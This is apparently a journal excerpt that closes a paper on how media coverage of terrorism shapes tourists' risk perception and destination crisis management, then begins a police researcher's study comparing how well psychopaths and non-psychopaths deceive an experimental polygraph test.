⁵ For example Beirman asserts that the Philippines have suffered from terrorism since the early 1990s but only "attacks against foreign tourists have raised the media profile of this problem" (Beirman, 2006:254). If fellow countrymen are victims of terror attacks, the individual's sense of vulnerability increases.

If the foreign tourists are victimized in terrorist act, the situation is instantly magnified by the media, transferring the political conflict between terrorists and their establishment to a much wider scale of international attention. The tourist's country of origin becomes involved in the situation and the subsequent involvement of other countries intensifies the pressure on the government that the terrorists are sending a message to. The widespread media attention focused on the terrorists' political views confirms the usefulness of tourists to terrorists (Richter, 1983).

In social constructed reality the media is a major agent in shaping the public's view on risk. Research, however, shows that public attitudes towards the media are often ambivalent - a blend of attraction and repulsion. While many people really value the information, opinion and the entertainment that the media gives them, they are also very wary of the power they feel it has over them. The degree of cynicism the public have for some of the media means the effects of sensationalist reporting are not inevitable. The key point is trust; if the public trusts the medium, they are likely to treat the messages they receive from it as factually correct (Communicating Risk).

Effects of terrorist attack on tourists and media reporting can be direct and indirect. The direct effects are on the victims, their families and other people more or less involved or concerned. Potentially more damaging is the impact of any indirect effects. A number of following reports and repeating the disturbing images can amplify the effects of a terrorist act and produce a fundamental crisis of confidence in the safety of tourist destination and competence of security system and the Government of the country. Actually they can influence risk perception of potential tourists and their decision where to spend their holidays. As already mentioned, risk perception is not a matter of pure knowledge or precise calculation, but rather complex process including number of psychological, emotional and irrational factors. Although terrorist attacks on tourist are rather rare events, media reporting can influence public risk perception and the associated willingness to travel (Hoffman, 1999).⁶



Terrorism – media – tourism

In integrated decision-making model proposed by Sönmez and Graefe, media coverage of terrorism and/or political instability is the first among external factors that shape risk perception and in the last stage influence decision whether to travel to certain location or not. Media are the most important agent in disseminating information about level of security and possible terrorism at or near chosen vacation region or destination (Sönmez and Graefe, 1998:124).

⁶ Rick Steves notes that odds of being killed by a terrorist overseas or in the air are 1 in 2,200,000, while odds of being struck by lightning are 1 in 600,000 and odds of being killed by gunfire in the United States are 1 in 18,900. (Rick Steves Talks about Safe Travel on <http://www.ricksteves.com/about/pressroom/qa.htm> retrieved on February 10, 2010.)


In ideal world media reports should enable the public to make competent and responsible decisions about risks. But in reality journalistic selection of information and topic selection of special themes for broad public interest may distort the actual situation and create a false perception of public risk (Meier and Schanne, 1996). Under these conditions, such things as trip cancellations and a fall in demand at destinations and regions that are actually safe and unaffected by terror attacks can be understood. As a result of intense coverage of terrorist activities that may be linked to tourism, there may be a substantial short-term fall in demand for tourism in the affected destination. Above all, frivolous coverage can lead to mid and long-term negative public attitudes regarding the risk factor of a destination as well as its associated image, thereby further jeopardizing tourism demand. Even after booking a trip, negative information may still alter a decision, leading to a cancelled trip.

For example German media coverage of Egypt created the impression that the entire country was affected by the fundamentalist terror attacks. A statement from the head of the Egyptian tourist office, Bakier, declared that only the area around Assiut was considered dangerous (Schreier, 1994). Another example is social turmoil in Havana in August 1994, when about 10,000 people demonstrated and counter demonstrated in a peaceful event. Some media reports on this event were completely exaggerated, leading to a considerable number of cancellations of trips to Cuba (Chierek, 1995).

Media coverage of terrorism or political upheaval has the potential to shape the induced image individuals have of destinations. Terrorism has a most dangerous potential for a place's image, and many places seek a real solution to avoid possible crises and prevent future attacks (Avraham and Ketter, 2008:143). "Media coverage of terrorist events has an especially powerful potential influence because media coverage is frequently the only source of information on an issue available to the audience. Media coverage is not only frequently a unique source of information but it may also be a unique source of interpretation. In particular, the general public is apt to rely to an enormous degree on media accounts for an understanding of terrorists' motives, the implications of their actions, and the essential character of the situation" (Weimann and Winn, 1994:154). Effects of media coverage can spread from the tourist place affected to the whole country or even region.

Institute Medien Tenor's research reports make pretty clear how media coverage can negatively affect demand for tourism. In a time period of one year beginning in January 1998, German television reported on hotspots in Israel in every second story. Around 80% of those reports dealt with international crises and terrorism. At the time, in the period from September 2000 to August 2001, there were a similar number of stories in the German media and every fourth story was of a negative nature. Eighty-eight per cent of stories about Israel in the US media were about terrorist incidents, and two-thirds were negatively portrayed (Medien Tenor, 2001).

Receiving information about risks of terrorism at the destination or with the transportation they intend to use, can have a decisive influence on the potential tourists and their decision to travel, so they might decide to substitute planned destinations with a safer alternative. Relevant studies have shown that tourists substitute risky destinations with safer choices, demonstrate a delayed reaction to terrorism and exhibit cultural differences in their reactions to risk. Despite their low probability, risks carrying high costs, such as terrorism, appear to provoke serious consumer reaction. For example, as a result of terrorist activity in 1985, 1.8 million Americans changed their foreign plans the following year (Sonmez and Graefe, 1998).



Source: Forschungsgemeinschaft Urlaub und Reisen (2003).

Perceiving and labeling specific destination as unsafe results in a drop of the number of stays, especially when the groups of better off tourists are in question, and this might present an opportunity for other tourist locations, regions or countries. It was estimated that the Islamic extremist terrorist attack in Luxor in 1997 cost Egyptian tourism approximately 50% of their annual turnover (Glaeser, 2003:48).

However, research on terrorism indicates that the initial effects of terror attacks are severe, but only after a few months the incidents are forgotten and the negative influence on the public diminishes. According to Fleischer and Buccola “tourists last an average of two month since acting to increases in terrorist attacks, while over a longer period, an event’s psychological effect appears to subside” (Fleischer and Buccola, 2002:1339). And, if such negative events occur further, the population’s attitude will drastically change once again.

It should be noted that risk perception is not the only factor that influences decision making process. There are a number of important external (government issued travel advisories; social interactions regarding terrorism and/or political instability), internal (international travel experience; international travel attitude; traveler personality type) and demographic (age; gender; income; education; children in the household) factors that influence motivation and decision to travel (Sönmez and Graefe, 1998).

Al Qaeda’s attacks on the World Trade Centre clearly demonstrate the potential risk which terrorism poses for the tourism industry. 9/11 events in the USA, together with 2003 war in Iraq, SARS and other health-related outbreaks greatly affected tourism industry. According to Travel Industry Association of America since 2000 domestic and international travel expenditures dropped 29.100.000.000 \$ in 2001 (Travel Industry Association of America, 2002). The impact of 9/11 was particularly high in the USA. Society has become more skeptical and more suspicious and watchful (Chura, 2002). According to TIA, travelers are also experiencing a certain degree of uncertainty and continue to be more cautious in their planning (Amarante, 2003).

5. Crisis management strategies

As tourist destinations are vulnerable to politically motivated violence, Sönmez, Apostolopoulos and Tarlow suggest tourist managers should incorporate crisis management planning into their overall sustainable development and marketing/management strategies to protect and rebuild their image of safety/attractiveness, to reassure potential visitors of the safety of the area, to reestablish the area's functionality/attractiveness, and to aid local travel and tourism industry members in their economic recovery. Their recommendations include having a crisis management plan in place, establishing a tourism crisis management task force, developing a crisis management guide book, and partnering with law enforcement officials (Sönmez, Apostolopoulos and Tarlow, 1999).

Based on Israeli experience, Yoel Mansfeld gives some generally applicable advices for recovery of tourism industry. Marketing activities should be dynamic, constantly innovative yet sensitive to various crisis scenarios. Messages regarding security and safety must be spelled out in a realistic manner. In the midst of a given severe and ongoing security situation, all marketing campaigns aimed at international tourism must be stopped as they would be wasting of resources and credibility. An affected receiving country should maintain a constant flow of comprehensive information at the level of security and safety as a travel destination. These data also need to be available at all times through communications channels accessible by the generating markets (newspapers, special TV travel programs, the Internet, travel magazines, etc.) (Mansfeld, 1999).

Places cannot just ignore the crisis trying to portray it as insignificant, irrelevant and marginal. This technique of limiting the crisis often implemented when the media demand explanations or reactions from decision makers. For example, after a terror attack in Djerbe in Tunisia an official said, "There is no terrorism in Tunisia! Why do you always focus on that?" He added that only one synagogue was attacked and that "it is not the end of the world" (<http://www.themedialine.org>). This was also the case after a suicide bomber attack in Cairo, Egypt. Officials tried to convince the media that the terrorist had acted alone and was not a part of a new terror network (*Ha'aretz*, April 10, 2005).

Some countries implemented specific tailor-made strategies after terrorist attacks. A 2002 terror attack in Tunisia near a local synagogue exerted a marked adverse effect on tourism from Israel. Perceiving Israelis as an important target market, the Tunisian government formulated new regulations to enhance the sense of security and to make visits by Israeli tourists safer and easier; measures included providing an escort of local police forces for organized groups (*Ha'aretz*, January 1, 2005). Likewise, following a terrorist attack against German tourists, the Egyptian government took a hard line against radical Islamic groups and reduced the odds of possible future crises (Wahab, 1996). Both Tunisia and Egypt tried to cope with an image crisis indirectly: instead of dealing directly with the negative image they addressed the problem that caused it. Egypt has tried to deal with its terrorism problem through increased security and aggressive marketing and promotion efforts. Egyptian police adopted preventive and proactive measures that eventually helped them find and arrest terrorist leaders (Wahab, 1996).

Mexico lowering the prices and aggressive marketing campaign (Pitts, 1996), while Northern Ireland tried with devising strategies to increase visitation (i.e., developing new tourism products/attractions) supported by heavy promotions (Witt and Moore, 1992) maintaining good contacts with members of the international media; providing comprehensive information to international tour operators, travel agents, and the press (to evaluate travel risks in their proper context); and wisely guiding tourists away from high-risk areas (Wahab, 1996).

6. Conclusion

Today terrorism has become global phenomena and tourist destinations and tourists are high on the scale of possible terrorist targets. Having in mind that security counts as one of the important element of the tourism industry, the threat potential of international terrorism must be taken seriously in every country, not only those that have so far had experiences with terrorism. Influences of those events on tourism industry, amplified through media reports, are not to be underestimated. Managers in tourist industry, in cooperation with wide range of actors, first of all state or regional security agencies, emergency service providers, media and NGOs, should be proactive and develop and implement comprehensive integrated crisis management plans to reduce the risk and influence of serious adversity. Crisis communication has to be important part of these plans, as tourist industry is reliant on image and positive perceptions.

There are no universal recepies that can be simply taken from “cookbook” and implemented after the terrorist attacks have occurred in order to reestablish image of affected tourist destination and regain the confidence of holiday makers. Although all the terrorist attacks have a number of common features, every one of them is a unique event. So in each case of terrorist attack targeted on tourism destination or tourists, all the relevant circumstances (stakeholders, short term and long term consequences, side effects, etc.) should be closely analyzed in order to choose the most appropriate public relation strategy to regain the undermined image and lost international integrity.

General rules and recommendations in crisis communication have also to be followed by the tourist industry when dealing with consequences of terrorist attacks. Honesty, transparency, professionalism, sensitivity and compassion for victims and good communications with the public and media can improve chances of a faster recovery. Very important is passing the information about the type of threat to the transportation and accommodation industries and instructing international tour operators and travel agents about possible dangers. The optimal communication messages based on the knowledge and understanding of the market should be composed and send.

After terrorist attacks in Bali World Tourism Organization recommended pro-active strategies for future crisis communication and preparedness planning should include the development of a dedicated public relations office, establishing a specific media response protocol, the formation of a representative consultative body and basic resource allocation (Gurtner, 2007:87).

It is truth that the communication of risk is not an easy task, but risk assessment and communication should at least be a part of the policy discussion over terrorism, something that may well prove to be a far smaller danger than is popularly portrayed. The constant, unnuanced stoking of fear by politicians and the media is costly, enervating, potentially counterproductive, and unjustified by the facts (Mueller, 2004).

The tragedy of 9/11 has caused communication managers to rethink everything they do. Lisa Fall notices that “messages are constantly being restructured, communication channels are being retooled, and key publics are being retargeted (Fall, 2004). The post-9/11 terrorist attacks demand that communication programs be elaborately, yet strategically revamped. One cannot assume that programs that were successful before 9/11 will continue to be appropriate after 9/11. No “cookie cutter” formulas or “how

to” crisis manuals could be used for such a rare and uncharted circumstance (Fall, 2004). New circumstances require not only communication skills and broad crisis communication knowledge, but creativity, courage and innovations.

7. References

1. Amarante, K., (2003), TIA survey shows slow and steady tourism growth, June 6, <http://www.hotelinteractive.com>
2. Avraham, E. and Ketter, E. (2008), *Media Strategies for Marketing Places in Crisis/ Improving the Image of Cities, Countries and Tourist Destinations*, Oxford: Butterworth-Heinemann.
3. Beck, U. (1998), *Risk Society: Towards a New Modernity*. Sage: New Delhi
4. Beirman, D. (2006).”A comparative assessment of three South-east Asian tourism recovery campaigns: Singapore roars: post SARS 2003; Bali post the October 12, 2002 bombing; and WOW Philippines 2003”. In: Mansfeld, Y. and Pizam, A., (eds) *Tourism, security and safety; from theory to practice*. Burlington, MA: Butterworth-Heinemann.
5. Biernatzki, W., E. (2002), “Terrorism and Mass Media”, *Communication Research Trends*, Volume 21, No.1
6. Breakwell, G. M. and Barnett, J., (2001), *The impact of social amplification of risk: The media and the public*, Health & Safety Executive, Contract Research Report 332/2001, HMSO, London.
7. Buckley, R. (2006), *Adventure Tourism*, CABI: Wallingford, UK
8. Chura, H., (2002), “The new normal”, *Advertising Age* 73(10):1.
9. Communicating Risk, available on <http://www.cabinetoffice.gov.uk/ukresilience/preparedness/risk.aspx>, accessed on February 21, 2010.
10. Covello, V., and Sandman, P., (2001), “Risk Communication: Evolution and Revolution”, in Wolbarst, A., (ed.) *Solutions to an Environment in Peril*, Johns Hopkins University Press.
11. Denney, D., (2005), *Risk and Society*. Sage Publications: London.
12. Fall, L. T., (2004) “The Tourism Industry’s Reaction in Action: Re-Strategizing Promotional Campaigns in the Wake of 9/11”, in Denton, R. E. jr (ed.) *Language, Symbols and the Media – Communication in the Aftermath of the World Trade Center Attack*, Transaction Publishers: New Brunswick/London, pp. 175-202.
13. Fleischer, A., and Buccola, S., (2002).”War, Terror, and the Tourism Market in Israel”. *Applied Economics* 34:1335–1343.
14. Foley, M., and Lennon, L., (2000), *Dark tourism: the Attraction of Death and Disaster*, CAB International: Cambridge, MA.
15. Freyer, W. (2004) Von ‘Schutz und Sicherheit’ zu ‘Risiko und Krisen’ in der Tourismusforschung. In: Freyer, W. and Groß, S. (eds) *Sicherheit in Tourismus und Verkehr*. FIT-Verlag, Dresden, pp.1–13.
16. Freyer, W. and Schröder, A. (2005) “Terrorismus und Tourismus – Strukturen und Interaktionen als Grundlage des Krisenmanagements” in Pechlaner, H. and Glaeßer, D (eds) *Risiko und Gefahr im Tourismus – Erfolgreicher Umgang mit Krisen und Strukturbrüchen*, Erich Schmidt Verlag: Berlin, pp.101–113.

17. Freyer, W. and Schröder, A. (2007), „Tourism and Terrorism: an Analytical Framework with Special Focus on the Media“ in Laws, E., Prideaux, B. and Chon, K. (eds.), *Crisis management in tourism*, CABI: Wallingford, UK.
18. Giddens, A. (1999), *Runaway World: How Globalization is Reshaping Our Lives*, Profile: London
19. Glaeser, D., (2003), *Crisis management in the Tourism Industry*, Butterworth Heinemann, Oxford,
20. Glasgow University Media Group (1976) *Bad News*. London: Routledge & Kegan Paul.
21. Gurtner, Y., K. (2007). “Crisis in Bali: Lessons in Tourism Recovery” in Laws, E., Prideaux, B. and Chon, K. (eds.), *Crisis management in tourism*, CABI: Wallingford, UK.
22. Hoffman, B. (1999). *Terrorismus – der unerklärte Krieg: Neue Gefahren politischer Gewalt*. Fischer Verlag, Frankfurt/Main.
23. Jenkins, B. (1983). “Research in Terrorism: Areas of Consensus, Areas of Ignorance.” In *Terrorism: Interdisciplinary Perspectives*, edited by E. Burr, D. Soskis, and W. Reid. Washington, DC: American Psychiatric Association.
24. Kasperson, R., (1983), “Acceptability of Risk”, in *Environmental Health Perspectives*, vol. 52., US Government Printing Office
25. Karber, P. A. (1971). “Terrorism as Social Protest”. Unpublished paper.
26. Kratcoski, P., C. (2001). “Research Note: Terrorist Victimization: Prevention, Control, and Recovery.” *Studies in Conflict and Terrorism*. Vol. 24, pp. 467-473.
27. Laqueur, W. (1976). “The Futility of Terrorism.” *Harper's Magazine*. Vol. 252, No. 1510 (March), pp. 99-105.
28. Mansfeld, Y. (1999). “Tourism Industry Cycles of War, Terror, and Peace: Determinants and Management of Crisis and Recovery of the Israeli”, *Journal of Travel Research*, Vol 38, 30-36.
29. Medien Tenor (2001) *Terror und sonst fast nichts*. *Medien Tenor Forschungsbericht* No. 115, pp. 54-56.
30. Mueller, J., (2004), „A False Sense of Insecurity?“ *Regulation*, Vol 27, No 3, pp. 42-46.
31. Nacos, B. (1994). *Terrorism and the media*. NY: Columbia University Press.
32. Nacos, B. (1994). *Terrorism and the media*. NY: Columbia University Press.
33. Nacos, B., L. (2002), *Mass-mediated Terrorism: the Central Role of the Media in Terrorism and Counterterrorism*, Rowman & Littlefield, Lanham, Maryland.
34. Pelton, R. Y., (2003), *The World's Most Dangerous Places*, Harper Resource
35. Pidgeon, N., (1992), “Risk Perception in Risk Analysis, Perception, Management”, Report of a Royal Society Study Group, London.
36. Pizam, A. and Mansfield, Y. (eds) (1996) *Tourism, Crime and International Security Issues*. John Wiley and Sons, Chichester, UK.
37. Pizam A. and Smith G., (2000), “Tourism and terrorism: a quantitative analysis of major terrorist acts and their impact on tourism destinations”, *Tourism Economics*, Volume 6, Number 2, 1 June 2000, pp. 123-138 (16)
38. Richter, L. K. (1983). “Tourism Politics and Political Science: A Case of Not So Benign Neglect”. *Annals of Tourism Research*. 10:313-315.

39. Richter, L.K. and Waugh, W.L. (1995) Terrorism and tourism as logical companions. In: Medlik, S. (ed.) *Managing Tourism*. Butterworth-Heinemann, Oxford, pp.318–326.
40. Rick Steves Talks About Safe Travel on <http://www.ricksteves.com/about/pressroom/qa.htm> retrieved on February 10, 2010
41. Santana, G. (2003) "Crisis management and tourism: beyond the rhetoric". *Journal of Travel and Tourism Marketing* 15, pp. 299-231.
42. Schicha, C. and Brosda, C. (2002), *Medien nd Terrorismus: Reaktionen auf den 11.September 2001*. Lit, Münster/Hamburg.
43. Scott, J., L.,(2001), „Media congestion limits media terrorism“, *Defence and Peace Economics*, Volume 12, Issue 3 2001 , pp. 215 - 227
44. Sharpley, R. and Stone, P. (eds). (2009), *The Darker Side of Travel: The Theory and Practice of Dark Tourism*, Channel View Publications: Bristol, UK
45. Sönmez, S., F. Apostolopoulos, Y., Tarlow, P., (1999),” Tourism in Crisis: Managing the Effects of Terrorism”, *Journal of Travel Research*, Vol. 38, No. 1, 13-18, 1999
46. Sönmez, S.,F., and Graefe, A.,R.,(1998),” Influence of terrorism risk on foreign tourism decisions”, *Annals of Tourism Research*, Volume 25, Issue 1, January 1998, pp. 112-144.
47. Travel Industry Association of America,(2002), *TIA Forecast Shows Slow Road to Recovery for Travel and Tourism Industry* [press release], Oct, 14, <http://www.tia.org>
48. UNWTO *World Tourism Barometer No 7 (2009)*, World Tourism Organization http://unwto.org/facts/eng/pdf/barometer/UNWTO_Barom09_2_en_excerpt.pdf. Retrieved 3 August 2009.
49. Wahab, S. (1996). «Tourism and Terrorism: Synthesis of the Problem with Emphasis on Egypt». In *Tourism, Crime and International Security Issues*, A. Pizam and Y. Mansfeld, eds., pp. 175-186, New York: Wiley.
50. Weimann, G., and Winn, C. (1994). *The Theater of Terror: Mass Media and International Terrorism*. White Plains, NY: Longman.
51. Wieviorka, M. (1988). *The Making of Terrorism*. Chicago: University of Chicago Press.
52. Witt, S. F., and S. A. Moore (1992) Promoting Tourism in the Face of Terrorism: The Role of Special Events in Northern Ireland. *Journal of International Consumer Marketing* 4:63-75.
53. World Tourism Organization (1997) *Tourist Safety and Security: Practical Measures for Destinations*, 2nd edn. WTO, Madrid.

TERORIZAM I TURISTIČKA INDUSTRIJA – ULOGA MEDIJA U PERCEPCIJI RIZIKA

Rezime

Još pre kraja Hladnog rata teroristički akti su imali veliki uticaj na turističku industriju. Tesne veze između terorizma i turizma ne postoje u odsustvu medijske pažnje. Teroristički akti su medijski događaji prve vrste. Neki mediji su, u potrazi za profitom, neodgovorni u izveštavanju o terorističkim aktima. Međutim, mediji imaju jak uticaj na način na koji turisti percipiraju rizike, pa time i na turističku industriju. Rizici koji proističu iz aktivnosti koje izazivaju strah i užas, kao što je terorizam, percipiraju se kao veći od rizika od aktivnosti koje ne izazivaju ovakve emocije. Način na koji su teroristi predstavljeni u masovim medijima oblikuje percepciju određenih destinacija, zemalja i celih regiona u očima potencijalnih turista i time utiče na turističku industriju. Imajući to u vidu, menadžeri u turističkoj industriji treba da koriste sve neophodne alate i tehnike kriznog komuniciranja da bi povratili utisak stabilnosti turističkih destinacija pogođenih terorističkim aktima.

DETERMINING THE EFFECTIVENESS OF RECOGNIZING DECEPTION IN PSYCHOPATHS BY EXPERIMENTAL POLYGRAPH TESTING

Boris Đurović
Police Department of Novi Sad

Abstract: Polygraph testing is the worldwide accepted and systematical procedure evaluating truthfulness of answers to asked questions. There are some specific methodological weaknesses but, besides that, the results which we get using the polygraph have been justified in a few decades of application. The main point of this research is checking successful detection of psycho-physiological deceiving by means of the polygraph, using an experimental test, psychopaths vs. non- psychopaths.

In this way, we have checked the validity of successful application of the polygraph on a domestic model.

The results obtained through this research are consistent with all the research on this subject carried out so far. Namely, psychopaths are unable to deceive the polygraph undetected to a statistically significant level compared to the rest of the population. The sample shows certain differences in successful deception that favor psychopaths, but this difference is not statistically significant.

However, comparing those who successfully deceive the polygraph in general with sub dimensions on measured instruments we found the connection between successful deceiving and interpersonal dimension at Hare's check list of psychopathy and antisocial behaviour. Examinees with higher score on interpersonal dimension (on Hare's check list) were more successful in deceiving the polygraph, as well as the examinees with higher score on antisocial dimension in the questionnaire which evaluates psychopathy.

The results are discussed in the contexts of modern psychopathy researches and the polygraph, as well as possible practical usage of the obtained results. Finally, the author points out to some methodological weaknesses of the research and gives suggestions for future research attempts in this area.

Keywords: lying, the polygraph, psychopathy, criminal, successfulness deceiving polygraph.

1. Introduction

This paper will discuss the effectiveness of the psycho-physiological detection of deception, namely polygraph testing of persons qualified as psychopaths based on Hare's checklist (Hare, 2002), using an experimental form of polygraph testing.

There are numerous myths associated with psychopaths, which claim that psychopaths can commit the most horrifying crimes and just walk away as if nothing happened, in other words that it is almost impossible to catch them in a lie, regardless of the type of crime they committed.

Numerous studies carried out to this date (Stern & Kraphol, 2004) indicate that the myth about the deceptive capabilities of psychopaths is, after all, just a myth. But

although science and polygraph experience support this, the myth as such still survives after many years among laymen as well as in the judicial and the law enforcement structures of the state apparatus.

First, we shall clarify the concept of lying, explain the basis of polygraph testing and the methodology of the tests used and then we shall define the term psychopathy and, finally, we shall present the results of our research.

1.1 Defining the concepts of a lie, lying and the types of lying

A lie is a conscious and deliberate false statement made by the suspect with the intent to deceive the questioner regarding certain facts or events as a whole (Simonović, 1997).

Aldert Vrij's definition of lying is also interesting. He believes that although liars have a clear intent to lie, they sometimes fail in their deception and thus he defines a lie as: a successful or an unsuccessful attempt to create, without prior warning, a belief in another person which the communicator finds to be untrue (Vrij, 2000).

In the aforementioned definitions of lying one can notice that the first and foremost element of lying is the intent to deceive. However, in order for it to be a lie in the true sense of the word, it has to contain two other elements as well: awareness of falsehood and the ability to tell a lie from fairy-tale, fantasy statements and from forgetting (Ekman, 1992).

A lie as such contains three elements: the intent to deceive, fabricated content, of whose falsehood the liar is aware, and the awareness of the true state of affairs that the liar is trying to conceal through a fabrication of his own devising (Vodinielić, 1962).

According to Dospulov (Dospulov, 1976) a lie can be partial or total. Deceptive behavior is under the influence of five factors: the complexity of the lie, the motivation of the liar, lying with serious consequences (high stakes), the suspiciousness of the observer and individual characteristics (Vrij, 2000).

A very influential factor which greatly affects deceptive behavior is lying with serious consequences or high stakes.

From all this we can conclude that lying is a complex, global, individual but also a social phenomenon which has been present throughout the entire history of society and in all the segments of human existence.

1.2 The Polygraph instrument

The word polygraph is a compound word derived from ancient Greek and it consists of the words *poli* – many and *grafies* – writing.

According to the Webster dictionary (*Webster dictionary*, 2003) a polygraph is: “an instrument for recording variations of several different pulsations (as of physiological variables) simultaneously — compare lie detector”.

Basically, a polygraph measures changes in the activities of the autonomous nervous system, although this can include other activities as well. It is a fact that some activities of the autonomous nervous system can be detected through observation; however, a polygraph can detect these with much more precision.

Although the polygraph is sometimes called a lie detector, this is not exactly the most precise term for it. A polygraph does not detect a lie as such, in other words, it does not measure lying directly. What a polygraph does in fact measure are the physiological changes that occur mainly as a result of a person's heightened emotional

state. Recent studies by Raskin and Lykken (Ekman, 1992) indicate that the processing of information during a polygraph test is at least as important a cause of physiological changes as a heightened emotional state.

In order to determine whether the examinee is lying, the polygraph operator must monitor the extent of change in the graph when the examinee is answering a relevant question. The existence of stronger reactions to the relevant question compared to the other questions is considered a sign of lying.

1.3 The functionality or calibration test

The functionality or calibration test is designed to demonstrate to the examinee the reliability of the text as well as the examiner's competence in administering the polygraph test. Another purpose is to additionally stimulate a "guilty" examinee.

Calibration tests are performed to determine the specific physiological responses (reactions) of the examinee to improvised audio and visual stimuli. The reason for performing these tests is to provide a frame of reference to which subsequent reactions of the same person obtained during the polygraph test related to the investigation of the crime can be compared.

The Utah numerical scale was used in the study in order to simplify the process, reduce bias and increase the accuracy of decisions. The scale is based on assigning numerical scores to the perceived difference between the reactions to the relevant and control questions. The scores are assigned through a 7-position scale with values ranging from -3 to 3 (B.G. Bell, D.C.Raskin, C.R.Honts & J.C.Kicher, 1999).

The calibration test is carried out in the following way: The examinee is instructed to write a number between 2 and 7 on a piece of paper and to fold the paper and put it in his pocket so that the examiner would not know which number the examinee wrote down. Then the examinee sits down on a chair and the components of the polygraph instrument are attached to him. He is told that he will be asked whether the number he wrote on the piece of paper is 2, 3, 4, 5, 6 or 7. He is instructed to reply "no" to each question, even if he is asked about the number he actually wrote down on the piece of paper. In other words, he is told to lie. The examinee now sits still, without moving, looking straight ahead and replies "no" to each question.

1.4 A contemporary definition of the term psychopathy

Negative experiences with assessing psychopathy in prisons encouraged Robert Hare and his associates to create a checklist for the assessment of psychopathy (PCL) in 1980, which was based on Cleckley's list of psychopathy symptoms. In 1985, a revised version (PCL-R) was published and became widely used by researchers, forensic experts and clinical experts.

Hare's checklist is based on Harvey Cleckley's theory (Cleckley, 1976), who presented his thesis that psychopathy is a convincing "mask of sanity" and that at the heart of it lies an inconsistency between words and deeds, in his book which was first published in 1941. The author's claim that psychopaths can be found not only among the criminogenic population but in society at large, where they often play respectable and dominant roles, attracted a great deal of attention.

On the subject of the significance of studying psychopathy, studies of a wide and varied range of materials consisting of descriptive studies of crime, theoretical

processing of forensic problems, criminal records, court cases and official statistics have led to the conclusion that the majority of crimes of all types are committed by a small percentage of persons from the entire population, most frequently those belonging to the category of psychopaths (Radulović, 2006).

Hare (Hare, 1993) claims that predictions of violent behavior and possible criminal behavior can be made with a high degree of reliability if it is known whether or not the person in question is a psychopath.

As for the percentage of psychopaths in the criminal population, there is no agreement among researchers. The estimates are very rough and they range from 8% (Coid, 1992), and all the way to 70% (Radulović, 2006).

2. The empirical part

2.1 The research problem

This paper discusses the effectiveness of psycho-physiological detection of deception through experimental testing by subjecting to a polygraph test persons who can be qualified using the term psychopathy or antisocial personality disorder in comparison to non-psychopaths.

A survey of the prevailing attitudes and beliefs in literature in this field of study does not support this standpoint. (Stern & Kraphol, 2004). In fact, it is diametrically opposed to it and points out that the results of their research are unambiguous about the fact that a polygraph is capable of effectively revealing the lies of both psychopaths and non-psychopaths.

2.2 Research aims and objectives

The aim of this research is to determine whether psychopaths are capable of deceiving the polygraph more easily (to a statistically significant extent) than the rest of the population. In other words, to determine whether the existing “experimental test” is effective in the triage of psychopaths from the rest of the population, as well as to validate the polygraph instrument, that is to say to determine the justification and success of using the polygraph on a domestic sample.

Our expectations are biased towards psychopaths, as a unique category, not being different from the rest of the population in their ability to deceive the polygraph.

2.3 The sample of the examinees

The sample used in this study belongs to the group of a deliberate sample. The sample contains persons who are brought to undergo a polygraph test because they are suspected of committing a crime for which they could be facing a minimum of 3 years’ imprisonment according to the current Criminal Law in the Republic of Serbia.

It was made up of 100 subjects divided into two groups of 50. The first group was made up of persons who scored 30 or more on Hare’s psychopathy test and the second group was made up of persons who scored below 30. The criteria for being included in the sample were: the absence of noticeable signs of current intoxication and the examinees’ denial thereof, the examinees’ denial of suffering from mental illness, the

examiner's subjective assessment that the examinees are adequately capable of following the instructions for the test and the testing procedure itself, as well as the examinees' voluntary consent.

2.4 Research hypotheses

Hypotheses:

- h1 Psychopathic traits as a whole affect success in deception
- h2 Certain psychopathic traits affect success in deception

2.5 Variables

The fundamental independent variable is the presence or absence of psychopathy, operationalized by a score of 30 on Hare's psychopathy checklist, and the dependent variable is the polygraph reaction. The varying degree of the strength of reaction is the level of the variable.

2.6 Instruments used in the research – Hare's psychopathy checklist

Hare's revised checklist for the assessment of psychopathy (PCL-R) was used in this research and it consists of 20 items – psychopathy traits. The examiner assesses the presence of each trait on a 3-position scale. Psychopathy measured with Hare's checklist (PCL-R) is a four-dimensional construct. By breaking down the list into factors, the following dimensions are obtained: interpersonal, affective, lifestyle and antisocial features (Hare, 2003).

The checklist also includes two additional items which do not belong to these four dimensions but their score is included in the final result. They are promiscuous sexual behavior and numerous short-term (extra)marital relationships.

2.7 Research procedure

On arriving at the polygraph test, the examinee enters the polygraph laboratory and undergoes a pre-test interview based on Hare's psychopathy checklist. After that the examinee is informed of the necessity of polygraph testing and is given an explanation of the polygraph testing procedure itself, and the examinee is assured that the test is in no way harmful to his health. Then the examinee is asked whether he has any of the contraindications listed in article 70 of the Police Law. If the answer is negative and if the examiner judges the examinee capable of following the interview and carrying out the instructions, his voluntary consent is requested, which is verified by his signature.

Then they proceed into the testing room and the components of the instrument are attached to the subject's body and the experimental test is carried out.

After that, the polygraph results are processed according to the tests adapted to the Utah numerical scoring system.

2.8 Data processing procedures

The following statistical procedures were used to process the data: descriptive statistics to calculate arithmetic mean, standard deviations, t – test, median, chi squared test, and multivariate analysis of variance (ANOVA).

3. Conclusion

The results obtained through this research are consistent with all the research on this subject carried out so far. Namely, psychopaths are unable to deceive the polygraph undetected to a statistically significant level compared to the rest of the population. The sample shows certain differences in successful deception that favor psychopaths, but this difference is not statistically significant.

Table 1: The distribution of psychopaths and non-psychopaths according to their success in deceiving the polygraph

	Was the lie caught by the polygraph?		
	Yes	No	
Psychopath	30	20	50
Non-psychopath	36	14	50
Total	66	34	100
Total %	66.0%	34.0%	100.0%

